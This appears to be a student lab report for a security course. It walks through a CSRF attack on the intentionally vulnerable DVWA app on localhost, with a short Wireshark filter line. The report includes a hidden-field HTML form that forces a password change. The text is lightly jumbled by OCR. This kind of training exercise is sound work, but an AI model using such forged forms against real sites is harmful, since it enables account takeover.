
Applying Filter ip.dst==44.238.29.244 analyze packet




Question 4 – DVWA - Perform a CSRF attack on DVWA by updating the password to your registration number on the login page. Give the snapshots.Question 3 – WireShark - 5 Marks

Starting XAMPP Control Panel & connecting to local host DVWA







Initial Password : password




LOW SECURITY LEVEL



View Page Source and copy the form data to change the script




Changing the script to perform CSS



```
<form
action="http://localhost:8080/dvwa/vulnerabilities/csrf
/?" method="GET"><br><br><br>
            <h2>CLICK HERE- {ISAA LAB HRITIK DUBEY
19BIT0150 Change Password to reg no. }:<br /></h2>
            <input type="hidden" AUTOCOMPLETE="off"
name="password_new" value ="19BIT0150"><br />
            <input type="hidden" AUTOCOMPLETE="off"
name="password_conf" value="19BIT0150"><br />
            <br />
            <input type="submit" value="Change"
name="Change">

        </form>
```



CLICK HERE- {ISAA LAB HRITIK DUBEY 19BIT0150 Change Password to reg no. }:

Change

Password changed to 19BIT0150 using DVWA low security using the CSS.